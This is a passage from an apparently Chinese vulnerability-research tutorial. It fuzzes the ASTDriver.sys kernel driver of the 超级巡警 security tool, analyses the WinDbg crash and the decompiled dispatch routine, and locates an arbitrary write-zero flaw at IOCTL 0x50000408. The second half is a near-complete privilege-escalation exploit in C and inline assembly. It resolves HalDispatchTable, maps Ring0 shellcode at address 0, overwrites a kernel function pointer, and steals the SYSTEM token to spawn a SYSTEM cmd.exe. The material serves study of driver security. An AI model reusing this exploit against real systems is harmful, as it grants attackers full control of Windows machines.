


图4

我们此时的Fuzz策略只设置对输入数据的畸形化，即对输入数据的头64字节进行随机化，如图4所示，然后单击右下角的"确定"按钮。

此时DeviceIoControl MITM Fuzz列表中增加了一条Fuzz项，如图5所示。




图5

那么我们如何触发该漏洞呢？事实上，触

发该漏洞需要使用超级巡警恢复SSDT Hook的功能。首先选择超级巡警主菜单"分析"中的"SSDT",这时,主界面中会出现一个SSDT函数列表,列表中红色的表示已经被Hook的函数,如图6所示。



图6

这时我们需要开启MITM Fuzz,单击MITM Fuzz列表右上角处的"|>"按钮,表示已经开启了MITM Fuzz。

然后在超级巡警的SSDT列表中红色的列表项上单击右键,会弹出如图7所示菜单。




图7

选择菜单上的"恢复选中Hook",这时会发现,虚拟机蓝屏了,如果之前开启虚拟机时使用了内核调试跟踪方法。这里虚拟机会僵住,同时在WinDbg命令窗口中会有如图8所示输出。




图8

这里可以在!analyze -v之前做一个简单直观的分析,可以看到Fuzz程序在巡警进程ast.exe调用NtDeviceIoControlFile函数之前,将该函数的各项参数和数据打印了出来,其中IoControlCode为0x50000408,驱动设备名称是\device\ASTDrivers,输入缓冲区大小为16字节,输入缓冲区地址为0x0012F174,输入数据内容为十六进制的"84 F1 12 00 20 00 00 00 00 00 00 00 00 00 00 00",输出缓冲区大小为0,输出缓冲区地址为空。

而我们的Fuzz策略是随机化输入数据的前64字节,于是这里应该是将0x0012F174指向的16字节全部随机化,随机化后的数据被篡改成了十六进制的"28 14 44 89 78 32 EA 5F 8E 75 6B 22 38 B1 FD 46",然后MITM Fuzz程序会将新的参数和数据发到原始的NtDeviceIoControlFile函数去。而在超级巡警ASTDriver.sys驱动程序中对0x50000408这个IoControlCode的处理中存在问题。

为了彻底找到ASTDriver.sys驱动派遣例程问题的原因,我们这里在WinDbg命令窗口中使用!analyze -v命令,得到详细的内核崩溃分析如下:

```
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced. This
cannot be protected by try-except,
it must be protected by a Probe. Typically the
address is just plain bad or it
is pointing at freed memory.
Arguments:
Arg1: 89441428, memory referenced.
Arg2: 00000001, value 0 = read operation, 1 = write
operation.
Arg3: f9c7569b, If non-zero, the instruction address
which referenced the bad memory address.
Arg4: 00000000, (reserved)
PROCESS_NAME: ast.exe
TRAP_FRAME: f94f1b00 -- (.trap
0xffffffff94f1b00)
ErrCode = 00000002
eax=89441428 ebx=81266840 ecx=89441428
edx=ffa7c2d8 esi=81312da0 edi=811fc230
eip=f9c7569b esp=f94f1b74 ebp=f94f1b90 iopl=0
nv up ei ng nz ac pe nc
cs=0008 ss=0010 ds=0023 es=0023 fs=0030
gs=0000 efl=00010296
ASTDriver+0x169b:
f9c7569b c70000000000 mov dword ptr [eax],0
ds:0023:89441428=????????
```

```
Resetting default scope
STACK_TEXT:
f94f1634 804f9afd 00000003 89441428 00000000 nt!Rtlp
BreakWithStatusInstruction
f94f1680 804fa6e8 00000003 00000000 c044a208
nt!KiBugCheckDebugBreak+0x19
f94f1a60 804fac37 00000050 89441428 00000001
nt!KeBugCheck2+0x574
f94f1a80 80520478 00000050 89441428 00000001
nt!KeBugCheckEx+0x1b
f94f1ae8 80544568 00000001 89441428 00000000
nt!MmAccessFault+0x9a8
f94f1ae8 f9c7569b 00000001 89441428 00000000
nt!KiTrap0E+0xd0
WARNING: Stack unwind information not
available. Following frames may be wrong.
f94f1b90 f9c75184 89441428 5fea3278 50000408
ASTDriver+0x169b
f94f1bc4 804efeb1 81286f18 81266840 806e5410
ASTDriver+0x1184
f94f1bd4 8057f688 812668b0 8125fbe8 81266840
nt!IopfCallDriver+0x31
f94f1be8 805804eb 81286f18 81266840 8125fbe8 nt!IopSy
nchronousServiceTail+0x60
f94f1c84 8057904e 00000928 00000000 00000000
nt!IopXxxControlFile+0x5c5
f94f1cb8 f74ecb12 00000928 00000000 00000000
nt!NtDeviceIoControlFile+0x2a
f94f1d34 8054160c 00000928 00000000 00000000 Behavi
orMon!HookNtDeviceIoControlFile+0x892
```

从上面分析中的栈回溯可以看出，问题发生在ASTDriver+0x169b所在的函数中，这个函数是从ASTDriver+0x1184所在的函数调用过来的。因此我们先定位到ASTDriver+0x1184所在的函数，如下所示：

```
signed int __stdcall sub_110D0(int a1, PIRP Irp)
{
  signed int result; // eax@2
  int pIrpStack; // [sp+8h] [bp-1Ch]@1
  int v4; // [sp+Ch] [bp-18h]@10
  int secondDWORD; // [sp+10h] [bp-14h]@3
  PVOID systemBuffer; // [sp+18h] [bp-Ch]@1
  int firstDWORD; // [sp+1Ch] [bp-8h]@3
  int IoControlCode; // [sp+20h] [bp-4h]@3
  pIrpStack = (int)Irp->Tail.Overlay.
CurrentStackLocation;
  systemBuffer = Irp->AssociatedIrp.MasterIrp;
  if ( *(_DWORD *)(pIrpStack + 8) == 16 )
  {
    secondDWORD = *((_DWORD *)systemBuffer + 1);
    firstDWORD = *(_DWORD *)systemBuffer;
    IoControlCode = *(_DWORD *)(pIrpStack + 12);
    switch ( IoControlCode )
    {
      case 0x50000404:
        v4 = sub_112B0(firstDWORD,
secondDWORD, *((PVOID *)systemBuffer + 2), *((_
DWORD *)systemBuffer + 3));
        break;
      case 0x50000408:
        v4 = sub_11690((PVOID)firstDWORD,
secondDWORD);
        break;
      case 0x5000040C:
        v4 = sub_11810((PVOID)firstDWORD,
secondDWORD);
        break;
    }
    IofCompleteRequest(Irp, 0);
    result = v4;
  }
  else
  {
    IofCompleteRequest(Irp, 0);
    result = 0xC000000Du;
  }
  return result;
}
```

该函数实际上就是驱动的派遣函数。当IoControlCode为0x50000408时，会调用sub_11690函数，参数有两个，第一个参数是用户输入缓冲区中的第一个DWORD，第二个参数是用户输入缓冲区的第二个DWORD。从WinDbg输出的被随机化的用户输入数据可以看到，这两个DWORD分别是0x89441428和0x5fea3278，这一点和栈回溯的结果是一致的。

```
f94f1b90 f9c75184 89441428 5fea3278 50000408
ASTDriver+0x169b
```

接下来，我们需要分析一下sub_11690函数的内部逻辑：

```
signed int __stdcall sub_11690(PVOID firstDWORD,
int secondDWORD)
{
  signed int result; // eax@2
  unsigned int v3; // [sp+0h] [bp-1Ch]@6
  int v4; // [sp+4h] [bp-18h]@6
  int v5; // [sp+14h] [bp-8h]@6
  PVOID v6; // [sp+18h] [bp-4h]@15
  *(_DWORD *)firstDWORD = 0;
  if ( secondDWORD == 32 )
```

```
    {
      if ( MmIsAddressValid(firstDWORD) &&
MmIsAddressValid(firstDWORD + secondDWORD - 1) )
      {
      ……
      }
    }
    return result;
}
```

这个函数有一个致命的错误，函数开头没有对firstDWORD进行任何检查，直接向firstDWORD地址所指向的DWORD赋值为0，而firstDWORD是我们可以控制的。

至此，该漏洞已经分析完毕。漏洞利用起来也非常简单，只要将要修改的Ring0内存地址放在输入缓冲区的第一个DWORD即可。然后向设备\device\ASTDrivers发送IoControlCode为0x50000408的IoControl。这样便实现了向任意地址写0的作用。

另外，如果进一步研究上面sub_11690函数的内部逻辑，如果不利用"*(_DWORD *)firstDWORD = 0;"这句代码的漏洞，函数中还有其他几处漏洞可以利用，最终实现向任意地址写入任意数据的效果。

漏洞证明与利用

为了证明我们能够利用这个漏洞实现特权提升，我们需要写出一个poc程序实现exploit。这个poc的目标是能够创建一个SYSTEM权限的cmd.exe，这样就能充分体现该漏洞的效果了。

在开始代码编程前，我们整理一下思路，如图9所示，下面我们根据以上思路进行代码实现。




图9

1. 获取HalDispatchTable表地址x

HalDispatchTable是由内核模块导出的。要得到HalDispatchTable在内核中的准确地址，首先要得到内核模块的基址，再加上HalDispatchTable与内核模块基址的偏移。

```
    NTSTATUS NtStatus=STATUS_UNSUCCESSFUL;
    ULONG ReturnLength = 0;
    ULONG ImageBase = 0;
    PVOID MappedBase = NULL;
    UCHAR ImageName[KERNEL_NAME_LENGTH]={0};
    ULONG DllCharacteristics = DONT_RESOLVE_DLL_REFERENCES;
    PVOID HalDispatchTable=NULL;
    PVOID xHalQuerySystemInformation=NULL;
    ULONG ShellCodeSize = (ULONG)EndofMyShellCode-(ULONG)MyShellCode;
    PVOID ShellCodeAddress=NULL;
    UNICODE_STRING DllName={0};
    SYSTEM_MODULE_INFORMATION_EX *ModuleInformation = NULL;
    int RetryTimes=10;
    ///////////////////////////////////////
    //获取内核模块基址和内核模块名称
    ///////////////////////////////////////
    //获取内核模块列表数据大小到ReturnLength
    NtStatus = ZwQuerySystemInformation(
        SystemModuleInformation,
        ModuleInformation,
        ReturnLength,
        &ReturnLength);
    if(NtStatus != STATUS_INFO_LENGTH_MISMATCH)
        return;
    //申请内存存放内核模块列表数据
    ModuleInformation=(SYSTEM_MODULE_INFORMATION_EX *)malloc(ReturnLength);
    if(!ModuleInformation)
        return;
    //获取内核模块列表数据到
    //ModuleInformation
    NtStatus = ZwQuerySystemInformation(
        SystemModuleInformation,
        ModuleInformation,
        ReturnLength,
        NULL);
    if(NtStatus != STATUS_SUCCESS)
    {
        free(ModuleInformation);
        return;
```

```
//从内核模块列表获取内核第一个模块的基址和名称
    ImageBase = (ULONG)(ModuleInformation->Modules[0].Base);
    RtlMoveMemory(ImageName,
        (PVOID)(ModuleInformation->Modules[0].ImageName +
        ModuleInformation->Modules[0].ModuleNameOffset),
        KERNEL_NAME_LENGTH);
    //释放存放内核模块列表的内存
    free(ModuleInformation);
    //获取内核模块的UnicodeString
    RtlCreateUnicodeStringFromAsciiz(&DllName,(PUCHAR)ImageName);
    ///////////////////////////////////////////
    //加载内核模块到本地进程
    ///////////////////////////////////////////
    NtStatus = (NTSTATUS)LdrLoadDll(
        NULL,                    // DllPath
        &DllCharacteristics,
    // DllCharacteristics
        &DllName,                // DllName
        &MappedBase);            // DllHandle
    if(NtStatus)
        return ;
    ///////////////////////////////////////////
    //获取内核 HalDispatchTable 函数表地址
    ///////////////////////////////////////////
    HalDispatchTable=GetProcAddress((HMODULE)MappedBase,"HalDispatchTable");
    if(HalDispatchTable==NULL)
        return;
    HalDispatchTable = (PVOID)((ULONG)HalDispatchTable-
(ULONG)MappedBase +ImageBase);
    xHalQuerySystemInformation = (PVOID)
((ULONG)HalDispatchTable +
sizeof(ULONG));
    ///////////////////////////////////////////
    //卸载本地进程中的内核模块
    ///////////////////////////////////////////
        LdrUnloadDll((PVOID)MappedBase);
```

通过上面的代码，便可以获取到HalDispatchTable表的地址x，有了这个表的地址x，那么x+4便存放的是HalQuerySystemInformation函数地址，这里我们令y=x+4，y的值也就是上面代码中的xHalQuerySystemInformation。

2. 在0x0处申请一段内存，并写入Ring0 Shellcode

在指定的地址申请内存，推荐使用ZwAllocateVirtualMemory函数，该函数第二个参数BaseAddress是一个指针，指向的值便是你指定的要申请内存的地址。系统会从指定的地址开始上下搜寻，找到一段合适的内存。

```
    ///////////////////////////////////////////
    //申请本地进程内存存放Ring0 Shellcode
    ///////////////////////////////////////////
    ShellCodeAddress = (PVOID)sizeof(ULONG);

    NtStatus = ZwAllocateVirtualMemory(
        NtCurrentProcess(),
    // ProcessHandle
        &ShellCodeAddress,
    // BaseAddress
        0,
    // ZeroBits
        &ShellCodeSize,
    // AllocationSize
        MEM_RESERVE |
        MEM_COMMIT |
        MEM_TOP_DOWN,
    // AllocationType
        PAGE_EXECUTE_READWRITE);
    // Protect
    if(NtStatus)
        return ;
    //存放前面写好的Shellcode
    RtlMoveMemory(ShellCodeAddress,(PVOID)
MyShellCode,ShellCodeSize);
```

通过上面的代码，如果没有发生错的话，应该可以在0x0处申请到ShellCodeSize大小的内存，然后将准备好的Ring0 Shellcode复制到该处内存。

3. 利用漏洞向地址y写入0x0

目标地址y前面已经得到了，这里我们利用巡警驱动漏洞，向目标地址y写入0x0，代码如下：

```
///////////////////////////////////////////
    //触发漏洞并利用
    ///////////////////////////////////////////
    //获取驱动设备句柄
    HANDLE hDevice=CreateFile("\\\\.\\
ASTDrivers",
        FILE_READ_ATTRIBUTES,
```

```
            FILE_SHARE_READ,
            0,
            OPEN_EXISTING ,
            0,
            0);
        if(hDevice==INVALID_HANDLE_VALUE ||
    hDevice==NULL)
            return;
            //利用漏洞向地址
    xHalQuerySystemInformation写入0x0
    //设置缓冲区中的指针,使其指向真实的结构体
    memset(g_ressdtInputBuffer,0,16);
        *(DWORD *)g_ressdtInputBuffer=(DWORD)
    xHalQuerySystemInformation;
                NtStatus = NtDeviceIoControlFile(
                        DeviceHandle,
    // FileHandle
                            NULL,
    // Event
                            NULL,
    // ApcRoutine
                            NULL,
    // ApcContext
                            &IoStatusBlock,
    // IoStatusBlock
                            IOCTL_CODE,
    // IoControlCode
                            g_ressdtInputBuffer,
    // InputBuffer
                            16,
        // InputBufferLength
                            0,
        // OutputBuffer
                            0);
    // OutBufferLength
```

4. 调用NtQueryIntervalProfile函数并运行cmd.exe

通过上面第3步,已经将HalDispatchTable表中第一个函数地址修改成了0x0,也就是说此时调用NtQueryIntervalProfile函数,恰好会落入我们在0x0处内存事先准备好的Ring0 Shellcode。

为了确保Ring0 Shellcode被调用,我们在Ring0 Shellcode中将全局变量g_isRing0ShellcodeCalled设置为1,如果在调用完NtQueryIntervalProfile函数后发现g_isRing0ShellcodeCalled已经被设置为1,则说明Ring0 Shellcode已经被调用,漏洞利用成功。

```
    //漏洞利用
    while(RetryTimes>0)
    {
        NtStatus = NtQueryIntervalProfile(
            ProfileTotalIssues, // Source
            NULL);              // Interval
        if(NtStatus==0)
        {
            printf("NtQueryIntervalProfile ok!\n");
        }
        Sleep(1000);
        if(g_isRing0ShellcodeCalled==1)
            break;
        RetryTimes--;
    }
    //判断漏洞利用是否成功
    if(RetryTimes==0 && g_
isRing0ShellcodeCalled==0)
        printf("漏洞利用失败!\n");
    else
{
        printf("漏洞利用成功!\n");
            WinExec("cmd.exe" , SW_SHOW);
            printf("OK!\n ");
getchar();
}
```

5. Ring0 Shellcode被执行,实现提权

这里Ring0 Shellcode实际上顶替了内核中的HalQuerySystemInformation函数,因此我们的Ring0 Shellcode可以写成一个假冒的HalQuerySystemInformation函数。具体代码如下:

修改当前进程的token为SYSTEM进程的token,这样当前进程便具备了系统最高权限,可以完全控制整个系统。能够完成此功能的ShellCode如下:

```
NTSTATUS MyShellCode(
                    ULONG InformationClass,
                    ULONG BufferSize,
                    PVOID Buffer,
                    PULONG ReturnedLength)
{
    //关闭内核写保护
    __asm
    {
        cli
        mov eax, cr0
```

```
        mov g_uCr0,eax
        and eax,0xFFFEFFFF
        mov cr0, eax
    }
    //do something in ring0…
    //提权到SYSTEM
    __asm
    {
        mov eax,0xFFDFF124
// eax = KPCR (not 3G Mode)
        mov eax,[eax]
//获取当前线程PETHREAD
        mov esi,[eax+0x220]
//获取当前线程所属进程的PEPROCESS
        mov eax,esi
searchXp:
        mov eax,[eax+0x88]
        sub eax,0x88
//获取进程链表中下一个进程的PEPROCESS
        mov edx,[eax+0x84]
//获取该进程的PID到edx
        cmp edx,0x4
//通过PID查找SYSTEM进程
        jne searchXp
        mov eax,[eax+0xc8]
//获取system进程的token
        mov [esi+0xc8],eax
//修改当前进程的token
    }
    //恢复内核写保护
    __asm
    {
        sti
        mov eax, g_uCr0
        mov cr0, eax
    }
    //将全局变量置为1,说明Ring0 Shellcode已经
    //被调用了
    g_isRing0ShellcodeCalled=1;
    return 0;
}
```

最终的效果如图10所示,首先手动加载ASTDriver.sys这个驱动,然后运行我们编译好的ASTDrivers_Exp.exe漏洞利用程序。最后从任务管理器可以看出cmd.exe这个进程的用户名是"SYSTEM",因此说明漏洞利用成功,确实实现了本地权限提升。

